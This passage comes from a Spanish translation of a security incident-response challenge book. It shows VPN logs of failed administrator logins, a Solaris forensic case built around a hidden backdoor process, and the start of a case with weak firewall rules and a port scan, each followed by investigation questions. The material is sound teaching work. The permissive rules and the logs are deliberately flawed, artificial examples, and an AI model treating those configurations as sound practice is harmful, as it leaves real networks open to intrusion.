2/26/2000	12:10 A.M.	29038 02/26/2000 00:05:08.780 SEV=5 PPP/8 RPT=377 192.168.0.148 User [domain\backup]
2/26/2000	2:08 A.M.	31272 02/26/2000 02:03:15.680 SEV=4 PPTP/35 RPT=1536 192.168.0.148 Session closed on tunnel 192.168.0.148 (peer 0, local 59863, serial 40752), reason: Error (No additional info)
2/26/2000	2:08 A.M.	31274 02/26/2000 02:03:15.790 SEV=4 PPTP/15 RPT=54 192.168.0.148 Unexpected Clear-Request from 192.168.0.148, id 0
2/26/2000	2:08 A.M.	31278 02/26/2000 02:03:20.700 SEV=4 PPTP/34 RPT=1546 192.168.0.148 Tunnel to peer 192.168.0.148 closed, reason: None (No additional info)
2/26/2000	2:47 A.M.	32195 02/26/2000 02:42:14.750 SEV=4 PPTP/47 RPT=1605 192.168.0.148 Tunnel to peer 192.168.0.148 established
2/26/2000	2:47 A.M.	32196 02/26/2000 02:42:14.790 SEV=4 PPTP/42 RPT=1600 192.168.0.148 Session started on tunnel 192.168.0.148
2/26/2000	2:47 A.M.	32200 02/26/2000 02:42:18.160 SEV=3 AUTH/5 RPT=1137 192.168.0.148 Authentication rejected: Reason = Unspecified handle = 560, server = 10.1.50.66, user = administrator

(continúa)

Tabla C2.3. Archivo de registro de VPN que muestra los eventos de las direcciones IP sospechosas (continuación)

Fecha	Hora	Mensaje
2/26/2000	2:47 A.M.	32202 02/26/2000 02:42:18.160 SEV=5 PPP/9 RPT=1137 192.168.0.148 User [domain\administrator]
2/26/2000	2:47 A.M.	32203 02/26/2000 02:42:18.240 SEV=4 PPTP/35 RPT=1565 192.168.0.148 Session closed on tunnel 192.168.0.148 (peer 16384, local 25265, serial 40753), reason: Error (No additional info)
2/26/2000	2:47 A.M.	32205 02/26/2000 02:42:18.380 SEV=4 PPTP/34 RPT=1576 192.168.0.148 Tunnel to peer 192.168.0.148 closed, reason: None (No additional info)
2/26/2000	2:48 A.M.	32208 02/26/2000 02:42:51.370 SEV=4 PPTP/47 RPT=1606 192.168.0.148 Tunnel to peer 192.168.0.148 established
2/26/2000	2:48 A.M.	32209 02/26/2000 02:42:51.410 SEV=4 PPTP/42 RPT=1601 192.168.0.148 Session started on tunnel 192.168.0.148
2/26/2000	2:48 A.M.	32213 02/26/2000 02:42:54.780 SEV=3 AUTH/5 RPT=1138 192.168.0.148 Authentication rejected: Reason = Unspecified handle = 561, server = 10.1.50.66, user = administrator
2/26/2000	2:48 A.M.	32215 02/26/2000 02:42:54.780 SEV=5 PPP/9 RPT=1138 192.168.0.148 User [domain\administrator]
2/26/2000	2:48 A.M.	32216 02/26/2000 02:42:54.860 SEV=4 PPTP/35 RPT=1566 192.168.0.148 Session closed on tunnel 192.168.0.148 (peer 32768, local 54605, serial 40754), reason: Error (No additional info)
2/26/2000	2:48 A.M.	32224 02/26/2000 02:42:54.980 SEV=4 PPTP/34 RPT=1578 192.168.0.148 Tunnel to peer 192.168.0.148 closed, reason: None (No additional info)
2/26/2000	2:49 A.M.	32234 02/26/2000 02:44:19.020 SEV=4 PPTP/47 RPT=1607 192.168.0.148 Tunnel to peer 192.168.0.148 established
2/26/2000	2:49 A.M.	32235 02/26/2000 02:44:19.060 SEV=4 PPTP/42 RPT=1602 192.168.0.148 Session started on tunnel 192.168.0.148

(continúa)

Tabla C2.3. Archivo de registro de VPN que muestra los eventos de las direcciones IP sospechosas (continuación)

Fecha	Hora	Mensaje
2/26/2000	2:49 A.M.	32238 02/26/2000 02:44:22.330 SEV=3 AUTH/5 RPT=1139 192.168.0.148 Authentication rejected: Reason = Unspecified handle = 562, server = 10.1.50.66, user = rkalembor
2/26/2000	2:49 A.M.	32240 02/26/2000 02:44:22.330 SEV=5 PPP/9 RPT=1139 192.168.0.148 User [domain\rkalembor]
2/26/2000	2:49 A.M.	32241 02/26/2000 02:44:22.400 SEV=4 PPTP/35 RPT=1568 192.168.0.148 Session closed on tunnel 192.168.0.148 (peer 49152, local 2715, serial 40755), reason: Error (No additional info)
2/26/2000	2:49 A.M.	32243 02/26/2000 02:44:22.580 SEV=4 PPTP/34 RPT=1579 192.168.0.148 Tunnel to peer 192.168.0.148 closed, reason: None (No additional info)
2/26/2000	2:51 A.M.	32253 02/26/2000 02:45:48.890 SEV=4 PPTP/47 RPT=1608 192.168.0.148 Tunnel to peer 192.168.0.148 established
2/26/2000	2:51 A.M.	32254 02/26/2000 02:45:48.930 SEV=4 PPTP/42 RPT=1603 192.168.0.148 Session started on tunnel 192.168.0.148
2/26/2000	2:51 A.M.	32259 02/26/2000 02:45:52.500 SEV=5 PPP/8 RPT=425 192.168.0.148 User [domain\hkohl]
2/26/2000	2:51 A.M.	32268 02/26/2000 02:46:22.180 SEV=4 PPTP/35 RPT=1570 192.168.0.148 Session closed on tunnel 192.168.0.148 (peer 0, local 59634, serial 40756), reason: User request (No additional info)
2/26/2000	2:51 A.M.	32270 02/26/2000 02:46:22.210 SEV=4 PPTP/34 RPT=1581 192.168.0.148 Tunnel to peer 192.168.0.148 closed, reason: None (No additional info)
2/26/2000	2:52 A.M.	32274 02/26/2000 02:47:17.970 SEV=4 PPTP/47 RPT=1609 192.168.0.148 Tunnel to peer 192.168.0.148 established
2/26/2000	2:52 A.M.	32275 02/26/2000 02:47:18.010 SEV=4 PPTP/42 RPT=1604 192.168.0.148 Session started on tunnel 192.168.0.148

(continúa)

Tabla C2.3. Archivo de registro de VPN que muestra los eventos de las direcciones IP sospechosas (continuación)

Fecha	Hora	Mensaje
2/26/2000	2:52 A.M.	32279 02/26/2000 02:47:21.280 SEV=5 PPP/8 RPT=426 192.168.0.148 User [domain\cmillercmiller]
2/26/2000	6:12 A.M.	36777 02/26/2000 06:07:08.680 SEV=4 PPTP/35 RPT=1726 192.168.0.148 Session closed on tunnel 192.168.0.148 (peer 16384, local 7276, serial 40757), reason: Error (No additional info)
2/26/2000	6:12 A.M.	36779 02/26/2000 06:07:08.790 SEV=4 PPTP/15 RPT=63 192.168.0.148 Unexpected Clear-Request from 192.168.0.148, id 16384
2/26/2000	6:12 A.M.	36789 02/26/2000 06:07:13.700 SEV=4 PPTP/34 RPT=1737 192.168.0.148 Tunnel to peer 192.168.0.148 closed, reason: None (No additional info)
2/27/2000	1:01 A.M.	58256 02/27/2000 00:55:53.940 SEV=4 PPTP/47 RPT=2346 192.168.0.148 Tunnel to peer 192.168.0.148 established
2/27/2000	1:01 A.M.	58257 02/27/2000 00:55:53.980 SEV=4 PPTP/42 RPT=2336 192.168.0.148 Session started on tunnel 192.168.0.148
2/27/2000	1:01 A.M.	58262 02/27/2000 00:55:57.860 SEV=5 PPP/8 RPT=1005 192.168.0.148 User [domain\gwachacman]
2/27/2000	1:23 A.M.	58477 02/27/2000 01:18:28.260 SEV=4 PPTP/35 RPT=2323 192.168.0.148 Session closed on tunnel 192.168.0.148 (peer 16384, local 33004, serial 41172), reason: Error (No additional info)
2/27/2000	1:23 A.M.	58479 02/27/2000 01:18:28.260 SEV=4 PPTP/34 RPT=2343 192.168.0.148 Tunnel to peer 192.168.0.148 closed, reason: None (No additional info)
2/27/2000	1:28 A.M.	58511 02/27/2000 01:23:07.910 SEV=4 PPTP/47 RPT=2352 192.168.0.148 Tunnel to peer 192.168.0.148 established
2/27/2000	1:28 A.M.	58512 02/27/2000 01:23:07.950 SEV=4 PPTP/42 RPT=2342 192.168.0.148 Session started on tunnel 192.168.0.148

(continúa)

Tabla C2.3. Archivo de registro de VPN que muestra los eventos de las direcciones IP sospechosas (continuación)

Fecha	Hora	Mensaje
2/27/2000	1:28 A.M.	58516 02/27/2000 01:23:11.710 SEV=5 PPP/8 RPT=1011 192.168.0.148 User [domain\jramon]
2/27/2000	1:45 A.M.	58738 02/27/2000 01:40:31.770 SEV=4 PPTP/35 RPT=2330 192.168.0.148 Session closed on tunnel 192.168.0.148 (peer 32768, local 8660, serial 41173), reason: Error (No additional info)
2/27/2000	1:45 A.M.	58740 02/27/2000 01:40:31.990 SEV=4 PPTP/15 RPT=103 192.168.0.148 Unexpected Clear-Request from 192.168.0.148, id 32768
2/27/2000	1:45 A.M.	58743 02/27/2000 01:40:36.790 SEV=4 PPTP/34 RPT=2350 192.168.0.148 Tunnel to peer 192.168.0.148 closed, reason: None (No additional info)
2/27/2000	1:46 A.M.	58752 02/27/2000 01:40:53.550 SEV=4 PPTP/47 RPT=2363 192.168.0.148 Tunnel to peer 192.168.0.148 established
2/27/2000	1:46 A.M.	58753 02/27/2000 01:40:53.590 SEV=4 PPTP/42 RPT=2353 192.168.0.148 Session started on tunnel 192.168.0.148
2/27/2000	1:46 A.M.	58758 02/27/2000 01:40:56.760 SEV=5 PPP/8 RPT=1022 192.168.0.148 User [domain\jramon]
2/27/2000	1:48 A.M.	58779 02/27/2000 01:42:54.280 SEV=4 PPTP/35 RPT=2331 192.168.0.148 Session closed on tunnel 192.168.0.148 (peer 49152, local 40402, serial 41174), reason: Error (No additional info)
2/27/2000	1:48 A.M.	58781 02/27/2000 01:42:54.390 SEV=4 PPTP/15 RPT=104 192.168.0.148 Unexpected Clear-Request from 192.168.0.148, id 49152
2/27/2000	1:48 A.M.	58783 02/27/2000 01:42:59.310 SEV=4 PPTP/34 RPT=2351 192.168.0.148 Tunnel to peer 192.168.0.148 closed, reason: None (No additional info)
2/27/2000	10:55 A.M.	81662 02/27/2000 22:50:30.040 SEV=4 PPTP/47 RPT=3086 192.168.0.148 Tunnel to peer 192.168.0.148 established

(continúa)

Tabla C2.3. Archivo de registro de VPN que muestra los eventos de las direcciones IP sospechosas (continuación)

Fecha	Hora	Mensaje
2/27/2000	10:55 A.M.	81663 02/27/2000 22:50:30.080 SEV=4 PPTP/42 RPT=3073 192.168.0.148 Session started on tunnel 192.168.0.148
2/27/2000	10:55 A.M.	81669 02/27/2000 22:50:34.150 SEV=5 PPP/8 RPT=1610 192.168.0.148 User [domain\cmiller]
2/27/2000	11:34 A.M.	82286 02/27/2000 23:29:30.790 SEV=4 PPTP/35 RPT=3052 192.168.0.148 Session closed on tunnel 192.168.0.148 (peer 16384, local 24288, serial 41353), reason: Error (No additional info)
2/27/2000	11:34 A.M.	82289 02/27/2000 23:29:30.980 SEV=4 PPTP/15 RPT=163 192.168.0.148 Unexpected Clear-Request from 192.168.0.148, id 16384
2/27/2000	11:34 A.M.	82290 02/27/2000 23:29:35.820 SEV=4 PPTP/34 RPT=3086 192.168.0.148 Tunnel to peer 192.168.0.148 closed, reason: None (No additional info)



PREGUNTAS

1. ¿Cuándo comenzó probablemente el borrado de las cuentas de correo electrónico?
2. ¿Cuándo terminó probablemente el borrado de las cuentas de correo electrónico?
3. ¿Qué usuario(s) estaban conectado(s) a la VPN en ese momento?
4. ¿Cuáles eran las direcciones IP de los usuarios que estaban conectados?
5. ¿Hubo alguna actividad inusual antes o después del ataque?



DESAFÍO 3

The Parking Lot¹

por Dominique Brezinski, In-Q-Tel, Inc.
y Mike Schiffman, @stake, Inc.

Industria:	Ventas por Internet
Complejidad del Ataque:	Moderada
Complejidad de la Prevención:	Moderada
Complejidad de la Resolución:	Moderada

¹ Nota del traductor: La traducción del título original es El Aparcamiento

El siguiente incidente es el primer ejemplo que nos muestra una intrusión moderna. La víctima, Gibbon Enterprises, es una empresa de tamaño medio y capital privado cuyas ventas se hacen exclusivamente a través de Internet. La red informática de Gibbon, relacionada con el incidente, se muestra en la Figura C3.1. Posee una red lógica repartida entre dos edificios, una LAN (Red de Área Local) corporativa en la sede principal y otra en un almacén de un edificio adyacente, que incluía un segmento de red que estaba en proceso de desarrollo para la gestión del inventario. En el momento de producirse el incidente, la red inalámbrica estaba en fase de prueba y sin ningún tipo de producción. Ambos edificios estaban ubicados en un lugar muy céntrico en el que también había muchas compañías de alta tecnología.




Figura C3.1. Red de Gibbon.

MIÉRCOLES, 02 DE MAYO DE 2001, 13:00

Laura, la administradora principal de la red, responsable de la red en la central de Gibbon y en el almacén principal, recibió una llamada del director de Tecnologías de la Información de una empresa de consultoría del medio oeste, en la que le informaba de que se estaban produciendo actividades sospechosas en su red, y que provenían de una dirección IP de la red de Gibbon. Cogida totalmente por sorpresa, Laura escuchó atentamente la descripción que realizaba el director técnico del tráfico que provenía de su red, y en el que se incluían rastreos TCP activos y pasivos, así como rastreos *ping*. Laura le pidió los registros generados. Después de comparar los registros del cortafuegos con los registros del cortafuegos de su propia red, Laura llegó a la conclusión de que supuestamente alguien de la red interna de su empresa estaba mapeando los sistemas de la compañía del medio oeste. De hecho, la dirección IP en cuestión pertenecía a una estación de trabajo Solaris 8 de la LAN corporativa.

MIÉRCOLES, 02 DE MAYO DE 2001, 16:00

La máquina Solaris en cuestión, gripper02, instalada recientemente, había sido puesta en marcha por un técnico de servicios de red y estaba esperando una configuración determinada. El técnico que había instalado el equipo no estaba en el grupo de Laura y, de hecho, no había llegado a configurarlo antes de conectarlo a la red. Laura se dirigió a la estancia donde estaba el equipo, para comprobarlo. Se conectó al equipo y comenzó a investigar. Comprobó que nadie estaba conectado en ese momento, ni se había conectado durante la semana anterior (es decir, durante el ataque). Ejecutó `ps -Af` para conseguir un listado de todos los procesos que se estaban ejecutando en el sistema. La salida del proceso se muestra a continuación:

Listado ps de gripper02

UID	PID	PPID	C	STIME	TTY	TIME	CMD
root	0	0	0	Mar 30	?	0:12	sched
root	1	0	0	Mar 30	?	5:04	/etc/init -root
root	2	0	0	Mar 30	?	0:02	pageout
root	3	0	0	Mar 30	?	31:04	fsflush
root	296	1	0	Mar 30	?	0:00	/usr/lib/saf/sac -t
300							
root	139	1	0	Mar 30	?	0:01	/usr/sbin/rpcbind
root	53	1	0	Mar 30	?	0:00	/usr/lib/sysevent/syse
ventd							
root	64	1	0	Mar 30	?	0:00	/usr/lib/picl/picld
root	177	1	0	Mar 30	?	0:01	/usr/sbin/inetd -s
daemon	179	1	0	Mar 30	?	0:00	/usr/lib/nfs/statd
root	182	1	0	Mar 30	?	0:03	/usr/lib/autofs/automd
unt							
root	178	1	0	Mar 30	?	0:00	/usr/lib/nfs/lockd
root	190	1	0	Mar 30	?	0:03	/usr/sbin/syslogd
root	210	1	0	Mar 30	?	0:16	/usr/sbin/nsd

32 Hackers: 20 desafíos prácticos

```

root      827      1  0   Apr 19 ?      0:00 /usr/lib/lpsched
root      196      1  0   Mar 30 ?      0:00 /usr/sbin/cron
root      229      1  0   Mar 30 ?      0:00 /usr/lib/power/powerd
root      256      1  0   Mar 30 ?      0:02 /usr/sbin/vold
root      238      1  0   Mar 30 ?      0:01 /usr/lib/utmpd
root      242      1  0   Mar 30 ?      0:01 /opt/hpnp/bin/hpnpd
root      247      1  0   Mar 30 ?      0:00 /usr/sadm/lib/smc/bin/
smcboot
root      248      247  0   Mar 30 ?      0:00 /usr/sadm/lib/smc/bin/
smcboot
root      7478      1  0   Apr 28 ?      0:00 /usr/lib/dmi/snmpXdmid
-s gripper02
root      297      1  0   Mar 30 console 0:00 /usr/lib/saf/ttymon -g
-h -p gripper02 console login: -T sun -d /dev/console
root      280      1  0   Mar 30 ?      0:00 /usr/lib/snmp/snmpdx -y
y -c /etc/snmp/conf
root      289      1  0   Mar 30 ?      0:01 /usr/dt/bin/dtlogin -d
aemon
root      307      280  0   Mar 30 ?      1:45 mibiisa -r -p 32798
root      288      1  0   Mar 30 ?      0:00 /usr/lib/dmi/dmispd
root      533      1  0   Apr 19 ?      0:01 //opt/SUNWlzn/b/sbin/nb
daemo
root      303      296  0   Mar 30 ?      0:00 /usr/lib/saf/ttymon
root      324      1  0   Mar 30 ?      0:02 /usr/lib/sendmail -bd
-q15m
root      1568      1  0   Apr 19 ?      1:25 /usr/java1.2/bin/./jr
e/bin/./bin/sparc/native_threads/rmiregistry 6792
root      399      177  0   Mar 30 ?      0:01 rpc.ttdbserverd
root      18135     1  0   Apr 19 ?      0:03 lmx.browser
root      14688     289  0 13:05:56 ?      0:01 /usr/openwin/bin/Xsun
:0 -nobanner -auth /var/dt/A:0-JiaiKa
root      14796     1580  0 17:21:39 ?      0:00 /bin/sh /opt/lanman/li
b/scripts/get_cpu_util 10
root      14703     14689  0 13:05:58 ?      0:00 dtgreet -display :0
root      18072      1  0   Apr 19 ?      0:05 lmx.ctrl
root      20342      1  0   Apr 19 ?      0:00 /opt/lanman/lib/lmx.ep
daemon 15939      177  0   Mar 30 ?      0:00 rpc.cmsd
root      7588      1  0   Apr 28 ?      0:00 lmx.msg
root      1580      1  0   Apr 19 ?      62:57 /usr/java1.2/bin/./jr
e/bin/./bin/sparc/native_threads/java -Djava.security.po
root      14691      1  0 13:05:57 ?      0:00 /usr/openwin/bin/fbcon
sole -d :0
root      18122      1  0   Apr 19 ?      0:00 lmx.alerter
root      18118      1  0   Apr 19 ?      0:02 lmx.dmn
root      14972     177  0 13:08:18 ?      0:00 in.telnetd
root      14689     289  0 13:05:57 ?      0:00 /usr/dt/bin/dtlogin -d
aemon
root      18108     18072  0   Apr 19 ?      0:06 lmx.srv -s 1
root      14736      1  0 13:02:23 console 0:00 -sh
root      14801     14736  0 13:02:43 pts/2 0:00 ps -Af

```

A primera vista, no parecía que se estuviera ejecutando nada extraño en gripper02. Por lo que Laura ejecutó `netstat -anf inet` para determinar el estado actual de las conexiones de red en el sistema, y se dio cuenta de que existía una conexión que podría no haber sido fácilmente detectada.

Resumen de la salida de netstat en gripper02

Local Address	Remote Address	Swind	Send-Q	Rwind	Recv-Q	State
*.23242	*.*	0	0	24576	0	LISTEN
192.168.2.163.23242	10.0.10.224.4298	8716	1	24820	0	ESTABLI SHED

Existía un proceso escuchando en el puerto TCP 23243 y una máquina de la red inalámbrica había abierto una conexión TCP a gripper02 en ese puerto. Al sospechar de la conexión, Laura ejecutó `lsuf` para averiguar que proceso había abierto ese puerto.

Resumen del listado de lsuf en gripper02

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE	NODE NAME
lmx.msg	7588	root	3u	IPv4	978493		TCP *:23242 (LIS TEN)
lmx.msg	7588	root	4u	IPv4	972069		TCP 192.168.2.16 3:23242->10.0.0.224:4298 (ESTABLISHED)

Según `lsuf`, el puerto 23242 pertenecía a un proceso perteneciente al root llamado `lmx.msg`. Laura conocía el software PC NetLink de Solaris (el nombre del programa que provenía del formato `lmx.*`). Sin embargo, no había visto anteriormente el proceso `lmx.msg` ejecutándose. Laura comprobó la salida de `ps` y encontró que había comenzado a ejecutarse el 28 de Abril. No había una entrada en las páginas `man` (páginas de ayuda de UNIX), ni existía ninguna referencia en la documentación de la Web. Después de ejecutar una búsqueda global en el sistema de archivos, descubrió que no había ningún archivo con este nombre en el sistema, lo cual era muy raro.

Laura se conectó al puerto 23242 utilizando `telnet`:

Telnet al Puerto 23242

```
gripper02# telnet localhost 23242
Trying 192.168.2.163...
Connected to gripper02.gibbon-ent.com (192.168.2.163).
Escape character is '^]'.
enter password:
```

El resultado no fue muy alentador, este programa `lmx.msg` parecía ser una puerta trasera que se estaba ejecutando en el sistema, y, para empeorar las cosas, no pudo encontrar el binario. Se le ocurrió comprobar si había algún módulo ejecutándose en el kernel por si se podía tratar de algún tipo de LKM (módulo del kernel cargable), sin embargo no pudo encontrar nada fuera de lo normal. Esto la dejó bastante sorprendida. Estaba segura de que el sistema estaba siendo atacado, pero no sabía cómo. Se asustó, desconectó el sistema de la red e inmediatamente concertó una reunión con todas las personas implicadas para acordar qué hacer.

MIÉRCOLES, 02 DE MAYO DE 2001, 17:00

Laura contó todo el problema y presentó sus descubrimientos a dos técnicos de red y al técnico que había instalado gripper02. Nadie tenía mucha experiencia en materia de seguridad, por lo que se tomó la decisión de contratar una consultora de seguridad informática externa.

JUEVES, 03 DE MAYO DE 2001, 10:00

El equipo de seguridad, que estaba compuesto por dos consultores, comenzó la reunión con Laura y su equipo abordando el problema del ataque. El tema central de la reunión fue resolver de dónde procedía el ataque y cómo se había hecho.

El equipo sabía que existían muy pocos dispositivos que utilizaban la red inalámbrica 802.11b en el almacén, ya que todavía no estaba completamente implantada y se estaba utilizando únicamente para probarla. Además, los únicos dispositivos configurados para utilizar la red eran unos cuantos dispositivos portátiles que ejecutaban software de administración de inventario. El equipo de seguridad reunió toda la información que tenía y se dispuso a investigar lo que había ocurrido.



PREGUNTAS

1. ¿Cómo y cuándo fue atacado gripper02?



PISTA

Compruebe la fecha del proceso.

2. ¿Qué es `lmx.msg`, y a qué se debe que no estuviera en los archivos del sistema?



PISTA

Tenga en cuenta que no es un módulo del kernel cargable.

3. ¿Tiene algo de especial el nombre del archivo `lmx.msg`?
4. ¿Cuál fue el punto de entrada inicial a la red de Gibbon Enterprises, y cómo se consiguió el acceso?
5. ¿Cuál fue la secuencia de sucesos del incidente?



DESAFÍO 4

The Hinge Factor¹

por Mike Schiffman, @stake, Inc.

Industria:	Ingeniería de Software
Complejidad del Ataque:	Baja
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Moderada

¹ Nota del traductor: La traducción del título original es El Factor Bisagra

En términos militares, el incidente que puede determinar en un momento dado que una batalla se pierda o se gane se conoce como el factor bisagra. Con frecuencia este detalle se pasa por alto o se subestima sin pensar que, si no se tiene en cuenta, puede llevar al desastre total. Compruebe si puede identificar el factor bisagra en el siguiente desafío, en el que se describe una intrusión relativamente frecuente a una cuenta de una empresa. La víctima es una pequeña empresa de ingeniería de software de capital privado ubicada en San Francisco, California, con aproximadamente 40 empleados.

La red que corresponde a este desafío se detalla en la Figura C4.1.

La red corporativa se compone básicamente de unas tres docenas de máquinas en el interior, y de una pequeña red /29 de cara al exterior con seis direcciones IP útiles. Internamente, la red se compone de máquinas con Windows 2000 y NT para desarrollo, y unas pocas con Solaris y Linux. Las máquinas en la DMZ (zona desmilitarizada) tienen instalado Redhat 7.0. El servidor DNS ejecuta BIND version 8.2.2 y el servidor Web Apache 1.3.19.




Figura C4.1. La red de la víctima.

Cortafuegos externo

A continuación se detalla el conjunto de reglas resumidas del cortafuegos externo:

```
# allow all incoming connections to the DNS server
accept all from any to 192.168.2.172 notification_level 10;
# allow all incoming connections to the WWW server
accept all from any to 192.168.2.171 notification_level 11;
# allow all internal connections to go outside
accept any from inside notification_level 12;
# block everything else
block any from outside to inside notification_level 40;
```

Cortafuegos interno / NAT

A continuación se detalla el conjunto de reglas resumidas del cortafuegos interno:

```
# allow all outgoing connections from the internal network
accept all from inside notification_level 1;
# allow connections from the DMZ back into the internal network
accept any from 192.168.2.171 to inside notification_level 10;
accept any from 192.168.2.172 to inside notification_level 11;
# block everything else
block any from outside to inside notification_level 40;
```

LUNES, 23 DE ABRIL DE 2001, 10:15

Nate, el único administrador de red de la pequeña empresa de ingeniería, se sentó ante su máquina Linux y desbloqueó su sesión X-Window para comprobar su correo electrónico. Como siempre, había un montón de mensajes. Todo el mundo quería alguna cosa, y alguna cosa estaba siempre rota. Tenía demasiado trabajo, era responsable de mantener todo lo que llevara una CPU y tuviera una dirección IP. Se veía obligado a realizar diferentes funciones cada día para mantener los sistemas y la red de la empresa operativos: programador de HTML, asistencia técnica, ingeniero informático y administrador de seguridad y redes. Nate era una persona muy ocupada.

Para ayudarle a reducir el aburrimiento y la complejidad de su trabajo, Nate utilizaba diversos programas para ahorrar tiempo (scripts de uso común y pequeños programas de cuña que le hacían la vida más fácil). Rápidamente diagnosticaba desde su propio equipo todos los problemas potenciales de cada uno de los servidores que estaban a su cargo. Nate tenía una matriz de conexiones a cada máquina mediante la que controlaba los archivos cruciales. Esto le permitía realizar un seguimiento en tiempo real de los problemas o incidentes de cada programa servidor. Fue una de estas conexiones la que le dio la pista de que algo extraño estaba ocurriendo en el servidor DNS.

Entrada del archivo de registro de Syslog en el servidor DNS

```
Apr 23 01:27:01 ns.victim.com named[98]: /usr/sbin/named: Segmentation Fault - core dumped
Apr 23 01:30:00 ns.victim.com watchdog[100]: named not found in process table, restarting...
Apr 23 01:30:10 ns.victim.com watchdog[100]: named[14231] restarted
Apr 23 01:31:18 ns.victim.com named[14231]: /usr/sbin/named: Segmentation Fault - core dumped
Apr 23 01:31:19 ns.victim.com last message repeated 1 time
Apr 23 01:35:00 ns.victim.com watchdog[100]: named not found in process table, restarting...
Apr 23 01:35:10 ns.victim.com watchdog[100]: named[14239] restarted
```

El servidor DNS dejó de funcionar una pocas veces a primera hora de la madrugada, y se reinició, gracias a un programa scripts watchdog (guardián) de Nate. Enseguida Nate se dio cuenta de que ocurría algo fuera de lo normal, ya que él había estado ejecutando el servidor BIND durante varios meses sin que se produjera ninguna anomalía, excepto algún paquete de respuesta mal formado; nunca una interrupción en el funcionamiento. Nate se conectó al sistema para comprobarlo.

Una revisión rápida del servidor DNS solamente mostró una copia de seguridad del núcleo (que Nate borró, ya que el servidor parecía funcionar bien).

Nate sentía curiosidad, por lo que decidió echar un vistazo a los registros del cortafuegos interno generados entre la 1:00 A.M. y las 2:00 A.M., más o menos cuando había dejado de funcionar el servidor DNS, y comprobar cuál había sido la causa del problema en la red interna. Sin embargo no pudo encontrar nada interesante en las entradas del archivo de registro.

LUNES, 23 DE ABRIL DE 2001, 11:00

Nate estaba a punto de volver a comprobar su correo electrónico cuando pensó que no era una mala idea comprobar los registros del cortafuegos externo durante el mismo intervalo de tiempo, solamente para asegurarse. Lo que encontró le alarmó bastante.

Registros del cortafuegos externo, 1:00 A.M.-2:00 A.M.

```
Apr 23 01:00:01 block ICMP echo req. 172.30.30.1->192.168.2.170
Apr 23 01:00:02 accept ICMP echo req. 172.30.30.1->192.168.2.171
Apr 23 01:00:03 accept TCP 172.30.30.1:1065->192.168.2.171:22
Apr 23 01:00:03 accept TCP 172.30.30.1:1066->192.168.2.171:23
Apr 23 01:00:03 accept TCP 172.30.30.1:1067->192.168.2.171:25
Apr 23 01:00:03 accept TCP 172.30.30.1:1068->192.168.2.171:53
